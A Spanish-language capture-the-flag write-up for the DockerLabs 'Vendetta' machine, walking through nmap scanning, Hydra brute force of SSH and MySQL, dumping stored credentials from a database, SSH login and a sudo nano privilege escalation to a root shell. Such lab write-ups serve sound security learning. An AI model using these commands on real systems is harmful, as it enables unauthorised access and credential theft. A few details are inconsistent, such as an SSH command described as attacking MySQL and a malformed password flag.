> For the complete documentation index, see [llms.txt](https://beafn28.gitbook.io/beafn28/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://beafn28.gitbook.io/beafn28/writeups/dockerlabs/vendetta.md).
# Vendetta
✍️ Autor: misk0z🔍 Dificultad: Fácil 📅 Fecha de creación: 16/10/2024
### 🔍 RECONOCIMIENTO
En primer lugar, tras conectarnos a la máquina, utilizamos el comando:
```bash
ping -c 1 172.17.0.2
```
para verificar la conectividad de red.
A continuación, realizamos el comando:
```bash

nmap -sVC -p- -n --min-rate 5000 172.17.0.2
```
para realizar un escaneo de puertos y servicios detallado en la dirección IP.
Como podemos observar durante el escaneo que el **puerto 22** perteneciente al **servicio SSH,** el **puerto 80** perteneciente al **servicio HTTP** y el **puerto 3306** perteneciente al **servicio MySQL** están abiertos por lo que a continuación se indagará más.
### 🔎 **EXPLORACIÓN**
Se utiliza el comando:
```bash
sudo nmap -sCV -p22,80,3306 -v 172.17.0.2
```
para obtener más información sobre esos puertos específicamente.
Seguimos indagando más sobre los puertos y ahora indagamos sobre el **servicio HTTP**. Se ingresó la **dirección IP** en el navegador lo que llevó a que la página web sea una página sobre alguien anónimo.
Revisando el código fuente me encuentro un detalle que me resulta la atención ya que lo tiene como una **strong** la **V** por lo que supongo que es un usuario.
### 🚀 **EXPLOTACIÓN**
Con la información obtenida anteriormente, realizamos el comando:
```bash
hydra -l V -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
```
que utiliza la herramienta **Hydra** para realizar un ataque de fuerza bruta contra el servicio **MySQL** de una máquina con la IP **172.17.0.2**. Observamos que tarda demasiado por lo que debe ser de las últimas contraseñas del diccionario por lo que realizamos los siguientes comandos.\
Volteamos el diccionario.
```bash
tac /usr/share/wordlists/rockyou.txt > diccionario
```
Quitamos espacios.
```bash
cat diccionario | sed 's/ //g' > rockyou
```
Realizamos el ataque de fuerza bruta con **Hydra** con ese diccionario creado.
```
hydra -l V -P rockyou mysql://172.17.0.2 -f
```
Obtenemos que la contraseña es **pie168**. Hacemos conexión a la MySQL.
```bash
mysql -h 172.17.0.2 -u V -pie168 --skip-ssl
```
Miramos si hay algún usuario con sus credenciales.
```bash
show databases;
use BTN;
show tables;
select * from users;
```
Hemos conseguido las credenciales de **Vendetta** y nos logueamos al servicio **SSH**.
```bash
ssh Vendetta@172.17.0.2
```
### 🔐 **PRIVILEGIOS**
Al estar dentro y ejecutar:
```bash
whoami
```
aún no somos **root**, por lo que hacemos:
```bash
sudo -l
```
para ver si hay algo para explotar.
Nos llama la atención **nano** por lo que buscamos en esta [página ](https://gtfobins.github.io/gtfobins/nano/#sudo)cómo explotarlo.
```bash
sudo /usr/bin/nano
Ctrl+R seguida de Ctrl+X
reset; sh 1>&0 2>&0
```